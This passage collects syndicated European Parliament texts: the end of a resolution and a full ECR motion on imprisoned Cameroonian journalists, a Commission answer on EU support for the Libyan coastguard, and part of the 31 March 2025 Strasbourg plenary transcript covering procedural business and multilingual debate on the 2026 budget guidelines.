    1. Calls on Cameroonian authorities to guarantee the rights to freedom of expression, association and assembly for all;


    1. Strongly recommends a comprehensive reform of the deeply flawed anti-terrorism law ;
    2. Calls on Cameroon to ratify the Convention for the Protection of All Persons from Enforced Disappearance and the Optional Protocol to the Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment, which Cameroon committed to do during the previous Universal Periodic Review;
    3. Reiterates its call to Member States to support a UN Human Rights Council fact-finding mission to Cameroon to determine the extent to which international human rights law and international humanitarian law have been violated and by whom since the last decade, in particular in light of the conflict in the NW/SW regions;


    1. Further stresses that the culture of impunity has severe consequences, fuels systemic corruption, undermines Human Rights as well as encourages violence and social unrest;
    2. Reaffirms its strong and unequivocal opposition to the use of the death penalty under all circumstances; calls on Cameroon to ratify the Second Optional Protocol to the International Covenant on Civil and Political Rights;
    3. Calls on the international community to question the characterisation of the conflict in the NW/SW regions as a full-blown “non-international armed conflict” (NIAC); underlines international humanitarian law applies only if a situation is recognised as a NIAC;


    1. Instructs its President to forward this resolution to the Council, the Commission, the VP/HR, Member States and authorities of Cameroon.


    Last updated: 1 April 2025

    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad – B10-0237/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law
    pursuant to Rule 150 of the Rules of Procedure

    Adam Bielan, Sebastian Tynkkynen, Ondřej Krutílek, Veronika Vrecionová, Małgorzata Gosiewska, Alexandr Vondra, Waldemar Tomaszewski, Assita Kanko, Ivaylo Valchev, Joachim Stanisław Brudziński
    on behalf of the ECR Group

    NB: This motion for a resolution is available in the original language only.

    B10‑0237/2025

    Motion for a European Parliament resolution on Prosecution of journalists in Cameroon, notably the cases of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad

    (2025/2627(RSP))

    The European Parliament,

    –  having regard to its previous resolutions on Cameroon


    –  having regard to Rule 150 of its Rules of Procedure,


    1. whereas several NGOs submitted a report to the UN on freedom of expression and press in 2023; whereas this report concluded that Cameroonian journalists face lethal threats and false legal charges while reporting on the Anglophone conflict; whereas there is virtually no press freedom in Cameroon; whereas journalists and media outlets have to use self-censorship in order to avoid harassment and prosecution; whereas the largest media outlets are owned by the state and being used to distribute propaganda of President Biya, who has been in power since 1982; whereas privately owned media outlets are strictly supervised; whereas Freedom House stated in 2022 that Cameroon is not a free state;


    1. whereas Cameroon is one of Africa’s most dangerous countries for journalists who have to work in a hostile and precarious environment; whereas several journalists have been murdered; whereas it is impossible for media outlets to adopt critical and independent editorial policy without facing a significant risk of harassment, legal issues or lethal threats if its reporting endangers the interests of the government and its representatives; whereas Cameroon’s laws, including the 1990 press freedom law, are often circumvented in order to repress journalists; whereas anti-terrorism laws and military tribunals have been abused by the authorities to detain, prosecute and imprison representatives of the media;


    1. whereas Cameroon has detained, prosecuted and imprisoned several journalists and other representatives of media, most notably Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior and Tsi Conrad; whereas these individuals have been detained, prosecuted, or imprisoned on baseless charges;

    ***


    1. Strongly condemns the unjust imprisonment of Amadou Vamoulké, Kingsley Fomunyuy Njoka, Mancho Bibixy, Thomas Awah Junior, Tsi Conrad and all other media representatives;


    1. Demands that the Cameroonian authorities release all media representatives immediately and unconditionally, as well as all others detained or imprisoned for exercising their freedoms, democratic rights, while doing their job and to drop all charges against them;


    1. Denounces the degradation of the rule of law, human rights and press freedom in Cameroon and urges the authorities to repeal all repressive legislation and ensure the judiciary’s independence;


    1. Demands that Cameroonian authorities stop all ongoing human rights violations related to freedom of press, expression, and speech; demands that the right to press freedom be fully restored;


    1. Highlights the need to protect civil society organizations and preserve press freedom;


    1. Calls on Member States to exert diplomatic and economic pressure towards Cameroon until all unduly imprisoned journalists and other media representatives are released;  


    1. Instructs its President to forward this resolution to the Council, the Commission, the VP/HR, the Cameroonian authorities, the African Union, the Secretary-General of the United Nations and the Pan-African Parliament.


    Last updated: 1 April 2025

    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: Answer to a written question – Italian court ruling on Libyan Coast Guard rescue operations and its implications for the legal compliance of EU funding – E-002089/2024(ASW)

    Source: European Parliament

    In line with the President of the Commission’s political guidelines presented in July 2024[1] there is a need to strengthen the coordination of search and rescue (SAR) operations to prevent loss of life at sea, including in cooperation with neighbouring third countries .

    The Commission confirms that providing EU financial support to the training and capacity building of the Libyan coastguard for operations in its own SAR zone contributes to the efforts of saving lives of people who disembark on dangerous journeys, often resorting to smugglers and traffickers, and risking their lives.

    Notably, in the framework of the EU-funded ‘Support to integrated border and migration management in Libya’ programme, the Commission aims at improving Libyan authorities’ capacity to carry out SAR operations and thus saving lives both at sea and in the desert, in respect of international rules and human rights obligations.

    The Commission takes note of the June 2024 Croton Civil Court ruling. It is committed to continue to engage, alongside the international partners, with the Libyan authorities to ensure that SAR operations are carried out in line with international standards .

    A regular dialogue at technical level has been established with Libyan authorities to address all issues in the context of migration and protection, including respect of human rights.

    Five technical missions of the Commission took place between 2024 and 2025 and observed notable improvements on both engagement from the Libyan authorities and practical results in terms of access to disembarkation points and detention centres, release of vulnerable migrants, and the doubling of voluntary humanitarian returns, compared to the figures of 2023.

    • [1] https://commission.europa.eu/document/download/e6cd4328-673c-4e7a-8683-f63ffb2cf648_en?filename=Political%20Guidelines%202024-2029_EN.pdf
    Last updated: 1 April 2025

    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: Debates – Monday, 31 March 2025 – Strasbourg – Revised edition

    Source: European Parliament

    Verbatim report of proceedings
     471k  884k
    Monday, 31 March 2025 – Strasbourg


    IN THE CHAIR: ROBERTA METSOLA
    President

     
    1. Resumption of the session


      President. – I declare resumed the session of the European Parliament adjourned on 13 March 2025.


    2. Opening of the sitting


    (The sitting opened at 17:02)


    3. Approval of the minutes of the previous sitting


      President. – The minutes and the texts adopted of the sitting of 13 March 2025 are available.

    Are there any comments? I see that is not the case. Therefore, the minutes are approved.


    4. Composition of Parliament


      President. – Following the election of Maximilian Krah to the German Parliament, Parliament takes note of the vacancy of his seat from 25 March 2025, in accordance with the Rules of Procedure.


    5. Penalties


      President. – Pursuant to Rules 10 and 183 and after taking into account the observations of the Member concerned, I have decided to impose a penalty on Grzegorz Braun. During Parliament’s solemn session of 29 January 2025, on the occasion of the International Holocaust Remembrance Day, Mr Braun interrupted the minute of silence in memory of the victims of the Holocaust and disrupted the ceremony with his improper behaviour, which inflicted severe damage on the dignity and reputation of Parliament. I have also taken account of the recurrent nature of Mr Braun’s disrespect of the standards of conduct.

    This penalty consists of the forfeiture of his entitlement to the daily subsistence allowance for a period of 30 days, as well as a temporary suspension from participation in all the activities of Parliament for a period of 30 days on which Parliament meets in plenary, starting from 10 March 2025, without prejudice to his right to vote in plenary, and subject to strict compliance with the Members’ standards of conduct.

    In addition, the penalty consists of Mr Braun’s suspension from participation in the next Parliament solemn session dedicated to the International Holocaust Remembrance Day scheduled in January 2026.

    The Member concerned has been notified of these decisions and has not lodged an internal appeal with the Bureau pursuant to Rule 184. The penalty is therefore final.

    A raíz de las conclusiones del Comité Consultivo sobre la Conducta de los Diputados y habida cuenta de las observaciones del diputado, he decidido imponer una sanción a Alvise Pérez, de acuerdo con el artículo 183 del Reglamento interno, por haber infringido las obligaciones de transparencia previstas en el artículo 4 del Código de Conducta. La sanción consiste en la pérdida del derecho a las dietas para gastos de estancia durante un período de dos días.

    Mi decisión ha sido notificada al diputado, que no ha interpuesto un recurso interno contra la decisión ante la Mesa de conformidad con el artículo 184 del Reglamento interno. Por tanto, la sanción es definitiva.


    6. Composition of committees and delegations


      President. – The PfE and ESN groups have notified me of decisions relating to changes to appointments within committees and delegations.

    These decisions will be set out in the minutes of today’s sitting and take effect on the date of this announcement.


    7. Negotiations ahead of Parliament’s first reading (Rule 72)


      President. – The LIBE, AGRI and TRAN Committees have decided to enter into interinstitutional negotiations, pursuant to Rule 72(1) of the Rules of Procedure.

    The reports, which constitute the mandates for the negotiations, are available on the plenary webpage and their titles will be published in the minutes of the sitting.

    Pursuant to Rule 72(2), Members or political groups reaching at least the medium threshold may request in writing by tomorrow, Tuesday 1 April, at midnight that the decisions be put to the vote.

    If no request for a vote in Parliament is made within the deadline, the committees may start the negotiations.


    8. Proposals for Union acts


      President. – I would like to announce that, pursuant to Rule 47(2) of the Rules of Procedure, I have declared admissible a proposal for a Union act on amending Directive (EU) 2003/87/EC establishing a system for greenhouse gas emission allowance trading within the European Union and introducing a mechanism of directly linking the cost of ETS allowances for companies to investments in clean technologies.

    This proposal is referred to the Committee on the Environment, Climate and Food Safety, as committee responsible, and to the Committee on Industry, Research and Energy, for opinion.


    9. Signature of acts adopted in accordance with the ordinary legislative procedure (Rule 81)


      President. – I would like to inform you that, since the adjournment of Parliament’s session on 13 March, I have signed, together with the President of the Council, one act adopted under the ordinary legislative procedure in accordance with Rule 81 of Parliament’s Rules of Procedure.

    The title of the act will be published in the minutes of this sitting.

    ⁂

    I would also like to inform the House that I have received two requests for points of order.

    I start by giving the floor to Villy Søvndal.


      Mounir Satouri (Verts/ALE). – Madame la Présidente,

    Mon rappel au règlement s’appuie sur l’article 40 et le respect des articles 2 et 6 du traité UE.

    Cette semaine, Viktor Orbán a prévu d’accueillir Benyamin Netanyahou sur le sol européen. Je rappelle que M. Netanyahou fait l’objet d’une enquête et qu’il est visé par un mandat d’arrêt de la Cour pénale internationale – la CPI – pour crimes de guerre et crimes contre l’humanité. La Hongrie, en tant qu’État partie au Statut de Rome et membre de son Assemblée, ne peut que coopérer avec la CPI. Ne pas le faire, c’est piétiner délibérément nos engagements internationaux.

    Je vous demande solennellement, Madame la Présidente, de rappeler à M. Orbán ses obligations: respecter le droit international et l’état de droit, et ne pas trahir les valeurs fondamentales de l’Union. Je vous demande également de rappeler à la présidente de la Commission son devoir d’activer le statut de blocage pour s’opposer à l’extraterritorialité des sanctions de M. Trump. La CPI est notre cour. La protéger, c’est défendre notre souveraineté.


    10. Order of business


      President. – We now come to the order of business. The final draft agenda, as adopted by the Conference of Presidents on 26 March pursuant to Rule 163 has been distributed.

    With the agreement of the political groups, I wish to put to the House the following proposals for changes to the final draft agenda.

    First of all, today’s sitting, Monday, is extended to 23:00.

    For Wednesday, the debate on the ‘European oceans pact’ is moved to the second point in the afternoon after the topical debate.

    A Commission statement on the ‘Threat to freedom of expression in Algeria: the five-year prison sentence of French writer Boualem Sansal’, with one round of political group speakers, is added as the seventh point in the afternoon, before the debates under Rule 150. As a consequence, the sitting is extended to 23:00.

    If there are no objections to this, then the changes are approved and we will move to changes requested by political groups.

    First of all, for tomorrow – Tuesday. The Greens Group has requested that a Commission statement on the ‘Recent judgement by a French court on large-scale misuse of EU funds by former MEPs’ be added as the fourth point in the afternoon. As a consequence, the sitting would be extended to 23:00.

    I give the floor first to Daniel Freund to move the request on behalf of the Greens Group.


      Tomas Tobé, on behalf of the PPE Group. – Madam President, dear colleagues, as was mentioned, this court ruling came today, only a couple of hours ago. The EPP Group, we are clear in our commitments to the rule of law and democracy, and we fully support the work of our European courts.

    Let me also point out that this week, here in Strasbourg, we will have a debate on transparency and anti-corruption policies in the European Union. But I do not think that this Parliament should make a habit of adding additional debates on specific court judgments, especially not on the same day that they have been made. I think this has been our position in the past. It will be our position also for the future. Therefore, we are against the Greens’ proposal.


      President. – First I will ask Mr Freund, do you agree with the alternative proposal from the PfE Group? I see the answer is no.

    So I will first put the request of the Greens Group to a vote by roll call.

    (Parliament rejected the request)

    Mr Garraud, do you want to keep your proposal?

    I will now read the PfE Group’s proposal, which is: ‘Attacks on democracy and the will of the people in Europe’. I now put the request that I have just read out to a vote by roll call.

    (Parliament rejected the request)

    The agenda remains unchanged.

    For Wednesday, The Left Group has requested that a Commission statement on the ‘EU’s response and preparedness for Trump’s tariffs on the European automotive industry’ be added in the afternoon after the debate on recent legislative changes in Hungary.

    I give the floor to Martin Schirdewan to move the request on behalf of The Left Group.


      Martin Schirdewan, im Namen der Fraktion The Left. – Frau Präsidentin, liebe Kolleginnen und Kollegen! Sie haben ja alle mitgekriegt, dass Donald Trump in der letzten Woche angekündigt hat, dass ab dem 2. April, also ab diesem Mittwoch, auf europäische Automobilexporte in die Vereinigten Staaten 25 % Strafzölle fällig werden. Diese Zölle treten also diesen Mittwoch in Kraft.

    Nach der Ansicht meiner Fraktion ist es deshalb dringend notwendig, dass sich dieses Haus mit dieser Situation – mit dem durch Trump eskalierten Handelskrieg –, mit der Situation der europäischen Automobilindustrie und vor allem auch der Situation der Beschäftigten in der Automobilindustrie befasst.

    Wir beantragen deshalb eine Änderung der Tagesordnung und schlagen vor, am Mittwochnachmittag eine Debatte hinzuzufügen, Herr Kollege; die nennt sich „Commission Statement on the EU’s response and preparedness for Trump’s tariffs on the European automotive industry“. So kann dann auch die Position der Abgeordneten dieses Hauses von der Kommission dabei berücksichtigt werden, wenn sie ihre Antwort hoffentlich klar und deutlich formuliert. Vielen Dank für die Unterstützung!


      Jörgen Warborn (PPE). – Madam President, we, the EPP, will vote against this proposal from the Left. And the reason is that it is not only about the tariffs on cars at the moment. As you are aware, on Wednesday, Trump will announce even further tariffs on other products. And the Commission is, of course, expected to present its countermeasures in mid-April.

    The most important aspect for us now is to respond to this trade conflict with President Trump in a unified way. However, we are still not in a position that we have clarity, and therefore we think we should have a broader debate on this topic for the May plenary, and that would give us time to analyse the situation fully, not least on the tariffs introduced this week, but also on the EU responses.

    That is why we would like to vote no for this proposal from the Left.


    (The sitting was briefly suspended)


    IN THE CHAIR: NICOLAE ŞTEFĂNUȚĂ
    Vice-President


    11. Resumption of the sitting


    (The sitting resumed at 17:20)


    12. Guidelines for the 2026 budget – Section III (debate)


      Andrzej Halicki, rapporteur. – Mr President, dear Mr Commissioner, it is nice to see two Polish names at the top of this very important debate.

    As rapporteur on guidelines for the 2026 budget, I would like to start this procedure. This is the very initial step. The first meeting of the trilogue is planned on 8 April and then in the beginning of June, we can see the draft budget presented by the Commission, but first we have to adopt the text which was prepared for you.

    Dear colleagues, after negotiations – and I would like to emphasise tough negotiations –between our political groups, I consider that we achieved a good and balanced text that respects the values and ideas of all political groups.

    I consider that we managed to find a sustainable compromise text to underline our priorities such as defence, security, energy, competitiveness, agriculture, resilience, economy, effective response to crisis, health, enhancing democracy and also building a stronger Union in a changing world.

    During the vote on Wednesday, we should endorse those guidelines and deliver a strong Parliament position. Those guidelines are also about our credibility as an institution. Let’s show to the Commission and to the Council that the European Parliament is a serious player, ready to defend the citizens’ priorities, to give them response to their expectations. Let’s prove that we are able to overcome our political differences, that we are united in our diversity for the common good.

    As the last comment from my side before the vote, I would like to recall you that we are gathered in this House to defend the common good of all Europeans. We need to keep in mind that the adoption of guidelines is a very important step in the budgetary procedure and we should not let single issues and special interests hijack the whole process.

    Please allow me to thank shadow rapporteurs of other political groups for their collaboration during the negotiations. It was very important that it was really team work and we had a good will to achieve this balanced text in the end. I would like to also thank all the Committee on Budgets’ staff, and also our assistants from all the groups, because this work was really brilliant.

    Thank you very much, waiting for the voting on Wednesday, I hope we will not do the mistakes like the last years.


      Piotr Serafin, Member of the Commission. – Mr President, honourable Members of the European Parliament, let me first thank Mr Halicki – your rapporteur – and the Budget Committee for the draft guidelines for the 2026 budget.

    In the current geopolitical context, a strong EU budget is a vital tool for the EU in view of the security and stability threats. As at the time when we face rising global tensions, the still ongoing Russian war of aggression in Ukraine and continuous security threats, Europe must find resources to defend itself, support our partners and invest in its own competitiveness.

    A strong EU budget contributes to respond to these challenges, but it has its constraints. It is no secret that the limited resources in the final years of the MFF pose an additional challenge and put some restrictions on the level of our ambitions. We are all aware that the room for manoeuvre to respond to unforeseen events is still very limited, despite the revision of the MFF, which took place last year.

    When it comes to the incoming negotiations on the 2026 budget, let me recall commitments on the application of the EURI cascade mechanism. It was agreed that the 50 % benchmark of financing the additional needs for the EURI line under step two should be targeted annually. We all know it’s going to be a challenge in these negotiations, and in this respect, the Commission will keep the Parliament updated throughout the budgetary procedure on the forecast of the additional needs for the EURI line with information on the NGEU borrowing costs, the expected RRF disbursements, as well as on available decommitments. The final needs for the 2026 budget will be known at the time of the presentation of the amending letter in early October 2025.

    Now turning to the next steps, the first trilogue, as was said by Mr Halicki, will take place on 8 April. We will discuss your guidelines as well as those of the Council and agree on the calendar for the 2026 budgetary procedure. The Commission aims to adopt its statement of estimates in early June.

    Honourable Members, I look forward to an open and constructive dialogue with you throughout the negotiations, and I’m fully committed to good cooperation and open exchanges, and I will work with both arms of the budgetary authority on this basis, in order to facilitate a timely agreement on the next year’s budget.


      Michael Gahler, rapporteur for the opinion of the AFET Committee. – Mr President, colleagues, Commissioner, when it is for the Foreign Affairs Committee, of course, as the lead committee on external issues, when it is about war and peace in Europe, and it’s about defending our European way of life, this has to be reflected in the budget of the European Union as well.

    And we address, of course, the Russian war of aggression in Ukraine. We address the situation in the Middle East. And as the Commissioner rightly said, we already reformed the Multiannual Financial Framework, we are grateful for that, for the EUR 50 billion Ukraine facility primarily last year – well, we ought to reform it already now and not wait till we are in the next financial framework.

    But, the measure is taken by the Commission, when it comes to ReArm Europe, and you are aware of the position of the Parliament, that we are not happy about the legal base that has been chosen, because that excludes us, and insofar, we support the need to address the challenges that are on the agenda, but the legal base is not to our advantage.


      Niclas Herbst, Verfasser der Stellungnahme des CONT-Ausschusses. – Herr Präsident! Ein herzliches Dankeschön auch an den Berichterstatter für die harte Arbeit: Das ist nicht einfach, die verschiedenen Punkte unter einen Hut zu bekommen. Ich glaube, das ist gut gelungen, und wir müssen jetzt auch einig nach vorne schauen. Ich möchte mich auch dafür bedanken, dass viele der Punkte aus der Haushaltskontrolle und auch aus unserer Prüfung in den Bericht Eingang gefunden haben. Das ist sehr, sehr wichtig, auch für die Zukunft.

    Ich weiß natürlich, dass es auch einzelne Punkte gibt, die uns unterscheiden und die wir auch ansprechen müssen, die auch im Parlament geklärt werden müssen. Sei es bei der Frage: Wie gehen wir in Zukunft mit UNRWA um? Sei es bei der Frage: Wie stehen wir zu Mercosur? Sei es bei der Frage: Wollen wir bestimmte Beispiele zur Aufstachelung von Hass in palästinensischen Schulbüchern noch dulden, oder gehen wir dagegen auch finanziell vor? Das sind Dinge, die müssen hier im Parlament geklärt werden.

    Aber im Vordergrund sollte auch stehen – und deshalb hoffe ich, dass es wenig key votes gibt und wenig rote Linien –, dass wir gemeinsam sehen, was wir hier mit dem Haushalt erreichen müssen. Ich glaube, dass auch die Kontrollrechte des Parlamentes in Gefahr sind und dass wir hier immer gut gefahren sind, wenn wir auch Einigkeit gezeigt haben. Da wünsche ich mir auch für die Zukunft weniger key votes, mehr Einigkeit: Das ist jetzt nötiger denn je.


      Antonio Decaro, relatore per parere della commissione ENVI. – Signor Presidente, onorevoli colleghi, userò questo minuto per parlarvi del programma LIFE, tra i più longevi e di successo dell’Unione europea.

    Sebbene rappresenti soltanto lo 0,3 % del bilancio dell’Unione europea, i risultati prodotti attraverso ogni singolo progetto sono importantissimi. La commissione ENVI, che rappresento, nel suo parere ha ampiamente valorizzato gli effetti positivi del programma.

    Solo nel mio paese, l’Italia, sono stati finanziati 1 077 progetti e investiti 2 145 milioni di euro; sono state avviate collaborazioni con start up innovative, imprese, università, centri di ricerca, agricoltori, autorità nazionali e locali. Sono proprio i comuni i maggiori beneficiari dei fondi di questa misura, perché è lì, nei comuni, che si cambia la vita dei cittadini.

    Rivolgo quindi un appello a chi forse non ha mai letto i numeri del programma LIFE e a chi vorrebbe definanziarlo. Ogni progetto del programma LIFE è un investimento doppio: ci permette di investire sulle tecnologie verdi oggi, e sulla qualità della vita del pianeta di domani.


      Borja Giménez Larraz, ponente de opinión de la Comisión TRAN. – Señor presidente, hablaré en nombre del señor Falcă, ponente de la opinión de la Comisión de Transportes y Turismo.

    Para 2026, necesitamos un presupuesto de la Unión Europea más fuerte para el transporte. Debemos aumentar significativamente el presupuesto del Mecanismo «Conectar Europa» para financiar proyectos de infraestructura clave, en particular el transporte transfronterizo.

    Es esencial invertir en trenes de alta velocidad, trenes nocturnos y corredores de mercancías. La ampliación de la capacidad ferroviaria desplazará más mercancías de las carreteras, reduciendo las emisiones y la congestión. La digitalización del transporte, las soluciones inteligentes y la simplificación de las normativas facilitarán los viajes transfronterizos y mejorarán el acceso a la financiación de la Unión Europea.

    Dado el contexto geopolítico actual, es urgente restablecer la financiación de la movilidad militar. Debemos modernizar las conexiones de transporte entre la Unión Europea, Moldavia y Ucrania, especialmente las redes ferroviarias.

    Por último, el turismo necesita modernización y apoyo, lo que incluye la reducción de las cargas administrativas para las pymes y la innovación digital para impulsar las economías locales.


      Gabriella Gerzsenyi, a(z) REGI bizottság véleményének előadója. – Tisztelt Elnök Úr! Örömteli, hogy a költségvetés egyik pilléreként szerepel a jelentésben a kohéziós politika. Fontos, hogy a kohéziós politikára szánt összeg ne csökkenjen, és hogy a kohéziós politika hosszú távú célkitűzéseit se veszítsük szem elől. Fontos, hogy a “senkit ne hagyjunk hátra” alapelvet érvényesíthessük maradéktalanul.

    Az is örömteli, hogy a jelentésben szerepel a magyaroknak különösen fontos közvetlen EU-s források említése. Ezt külön köszönjük! Sajnos ma Magyarországra nem jut el az EU-s források jelentős része. A kormány különösen az ellenzéki vezetésű településeket bünteti, ezáltal magyar emberek százezreit fosztja meg minőségi szolgáltatástól, egészségügytől, színvonalas oktatástól.

    A Tisza párt mindent megtesz azért, hogy a kohéziós forrásokat hazahozza és egy élhető Magyarországot teremtsen 2026-tól.


      Camilla Laureti, relatrice per parere della commissione AGRI. – Signor Presidente, onorevoli colleghi, per milioni di agricoltori in tutta Europa, per promuovere sistemi sostenibili e per fornire cibo equo e di qualità a tutti, le politiche agricole di sviluppo rurale hanno un ruolo centrale.

    Le sfide e le crisi che sta attraversando questo settore non ammettono una riduzione della dotazione finanziaria della PAC. Anzi, c’è bisogno di più fondi, almeno di adeguarli all’inflazione, che negli ultimi anni ha fatto perdere miliardi di euro.

    Dobbiamo fare di più e fare meglio per il contesto internazionale, che ci impone di potenziare le politiche di promozione per i prodotti europei; per i cambiamenti climatici e la siccità, che richiedono misure di mitigazione e contrasto e strumenti di gestione della crisi; per lo spopolamento delle aree rurali e la chiusura delle aziende agricole, che esigono nuove misure per il rinnovo generazionale e per la creazione di posti di lavoro di qualità e dignitosi.

    L’elenco sarebbe ancora lungo. Parliamo della cura, la cura delle nostre terre, del pianeta, la cura delle persone. Non possiamo permetterci né rallentamenti, né passi indietro.


      Hélder Sousa Silva, relator do parecer da Comissão CULT. – Senhor Presidente, Senhor Comissário, caros colegas, as linhas orientadoras para o orçamento de 2026 refletem uma visão clara para o futuro da União Europeia. A inclusão da cultura e da educação nas diretrizes é um passo crucial, reafirmando o seu papel essencial na construção de uma Europa mais forte, mais conectada, mais conhecedora e mais preparada para os desafios globais que se avizinham.

    A proteção e o reforço de programas como Erasmus+, Europa Criativa e o Corpo Europeu de Solidariedade são passos fundamentais para promover a inclusão, a formação de competências e o fortalecimento da nossa identidade comum. Estes programas desempenham um papel crucial não só no desenvolvimento dos nossos jovens, mas também em toda a sociedade.

    É, por isso, vital garantir que o orçamento de 2026 assegure os recursos necessários para que possamos enfrentar os desafios futuros com confiança, com força, mas, acima de tudo, com união.


      Karlo Ressler, on behalf of the PPE Group. – Mr President, dear Commissioner Serafin, dear colleagues, the annual budget for the next year is one of the final budgets in the multiannual financial framework.

    With limited fiscal space, it is necessary, therefore, to set clear priorities. Among them, in the face of the deep growing geopolitical threats, must be the need to strengthen European defence and security policies, stronger investments in strategic capacities and Europe’s ability to respond to crises.

    In addition, it is crucial to ensure continued support for an effective migration policy and the protection of our external borders. At the same time, we need to invest in productivity and competitiveness so that Europe remains a global leader, but also a safe and prosperous home for its citizens.

    In this context, but also in the context of the negotiations on the MFF, the adoption of the guidelines carries significant political weight. In recent years, unfortunately, the Parliament did not always adopt its own guidelines. We all have, therefore, the responsibility not to allow such a signal of weakness to be repeated.

    I welcome the proposal on the budgetary guidelines by Andrzej Halicki, our rapporteur, and I really welcome this responsible approach and hope that we will continue like this also with the vote this week.


      Jean-Marc Germain, au nom du groupe S&D. – Monsieur le Président, Monsieur le Commissaire, chers collègues, dans un monde au bord de l’effondrement, où l’impérialisme surgit, où nos alliés s’éloignent de nous, où les inégalités se creusent, où la guerre est à notre porte, l’Europe s’érige en dernier vaisseau, qui trace son sillage d’humanisme, de paix et de prospérité. L’Europe doit continuer de montrer le cap, et pour cela elle a besoin de notre volonté commune. Mais elle a aussi besoin d’un budget.

    Ce budget doit être au service de nos concitoyens. Il doit permettre, Monsieur le Commissaire, plus d’investissements pour répondre à l’urgence sécuritaire, à l’urgence climatique et à l’urgence sociale. Il doit refuser les coupes dans les politiques sociales et environnementales destinées à payer les intérêts de la dette engendrée par la COVID-19 et à financer les efforts de défense. Nous devrons trouver les ressources pour faire et l’un et l’autre. C’est le message clé de ce texte, que nous allons voter mercredi, et je veux en féliciter le rapporteur, M. Halicki, et les rapporteurs fictifs – M. Ušakovs, pour ce qui nous concerne.

    Aujourd’hui, le compromis trouvé entre les quatre groupes de la coordination pro-européenne est menacé par l’introduction de débats qui n’ont rien à voir avec le budget – sur l’immigration, sur le financement de l’aide à Gaza. Les mêmes causes produisant les mêmes effets, ce budget est en danger – je vous le dis, il va droit dans le mur.

    Chers collègues du PPE, vous vous apprêtez à voter des amendements qui sont inacceptables pour notre groupe. Rien ne serait pire que de voir le Parlement ne pas se montrer capable, en ces temps troublés, de définir ses orientations budgétaires. Nous nous sommes battus ensemble pour arriver à un compromis. Ce compromis est bon, il n’est pas trop tard. Hissons-nous à la hauteur de nos responsabilités historiques! Donnons un cap budgétaire à l’Europe!


      Julien Sanchez, au nom du groupe PfE. – Monsieur le Président, je voudrais d’abord présenter mes condoléances à la France. Oui, après la Roumanie, l’état de droit est mort en France aujourd’hui, après qu’un juge a décidé de rendre inéligible, à la suite d’une cabale socialiste fomentée ici, la cheffe de l’opposition, créditée hier encore de 37 % des voix au premier tour de la présidentielle. Tout démocrate ne peut qu’être choqué de voir que l’inéligibilité de la seule candidate d’opposition crédible déclarée…

    (Le Président interrompt l’orateur)

    … les Français sont choqués et adhèrent nombreux à notre parti depuis cette décision. Nos idées montent, et vous ne pourrez rien y changer.

    Revenons à ce Parlement. Nous y sommes la première délégation, tous pays confondus. J’ai quelques secondes pour vous parler des orientations pour le budget 2026. Force de proposition, le groupe des Patriotes pour l’Europe a fait un grand nombre d’amendements sur ce sujet, qui seront mis aux voix cette semaine.

    Ce qu’il faut retenir de votre orientation, c’est l’aveuglement idéologique sectaire. Seule l’urgence climatique vous intéresse. Rien sur l’économie, la sécurité ou la crise migratoire. Alors que les flux irréguliers explosent, les frontières restent des passoires, mais vos orientations s’enferment dans le confort des instruments existants, dont l’inefficacité est pourtant notoire. Vous voulez aussi élargir encore l’Union européenne à des pays qui ne seront pas contributeurs nets. Vous voulez enfin créer de nouvelles ressources propres – impôts ou taxes.

    Nous nous opposerons à toutes ces folies.


      Ruggero Razza, a nome del gruppo ECR. – Signor Presidente, signor Commissario, onorevoli colleghi, desidero anche io iniziare l’intervento riconoscendo al relatore al collega Halicki lo sforzo fatto per cercare di ricomprendere, in queste linee guida sul bilancio 2026, alcuni degli elementi essenziali più importanti che provenivano dalle proposte di tutti i gruppi politici, anche del nostro.

    Ovviamente questo è un dibattito che interviene in un momento particolare, mentre è incerto il quadro della crescita economica per tutti e 27 i paesi dell’Unione europea, legato anche a questioni di natura geopolitica che incombono in questi mesi, e così sarà anche nei mesi a venire.

    Non meraviglia quindi l’attenzione verso il tema della sicurezza e della difesa, che è considerato, anche in questa relazione al bilancio 2026, uno dei punti straordinariamente più importanti.

    Così come condividiamo molto il lavoro sul tema della ricerca e dello sviluppo, sulla necessità di dotarsi di una sovranità nella produzione dell’energia, nella gestione dell’approvvigionamento del farmaco, nell’attenzione verso le piccole e medie imprese, anche nella forma del partenariato tra pubblico e privato; nel ribadire l’impegno per la politica agricola comune. Sono tutte questioni che certamente trovano spazio, così come il grande tema della lotta all’immigrazione.

    C’è solo un dubbio, Commissario: che 200 miliardi di euro siano pochi per fare tutto questo. Anche su questo bisognerà riflettere.


      Stine Bosse, on behalf of the Renew Group. – Mr President, Commissioner, dear colleagues, the world around us is changing rapidly. As we, the Members of this Parliament, work towards the next EU budget, we must make tough political decisions already today and act with responsibility.

    Our clean industrial deal must succeed. This means massive investments in grids, in electrification and hydrogen. Public health is an investment, not a cost. It is the foundation of our security. And in the words of our Commissioner, what we can do better and cheaper together, we must.

    Finally, Europe must rearm. We have no time to lose. We will need cool heads and warm hearts. Let us show that the majority of this Parliament is united. This week, as we vote on the guidelines, let’s build the foundation of a strong political agreement. We will need it in the years to come.


      Rasmus Andresen, im Namen der Verts/ALE-Fraktion. – Herr Präsident! Für uns Grüne ist die Stärkung unserer Demokratie und der demokratischen Zivilgesellschaft eines der Schwerpunktthemen für den Haushalt 2026. Deshalb beobachten wir mit Sorge, wie inzwischen die Legitimität der demokratischen Zivilgesellschaft von weiten Teilen – nicht nur hier im Haus, sondern auch global – angegriffen wird.

    Wir sehen, dass Donald Trump gegen Unternehmen und Universitäten vorgeht, die andere Werte vertreten, als er das tut. Wir sehen, dass Viktor Orbán unabhängigen Journalisten und Menschenrechtsorganisationen vorwirft, vom Ausland gekauft zu sein. Aber wir erleben auch, dass konservative Parteien wie z. B. die CDU/CSU-Fraktion im Deutschen Bundestag mit einem Fragenkatalog das demokratische Engagement von Zivilgesellschaft untergraben will.

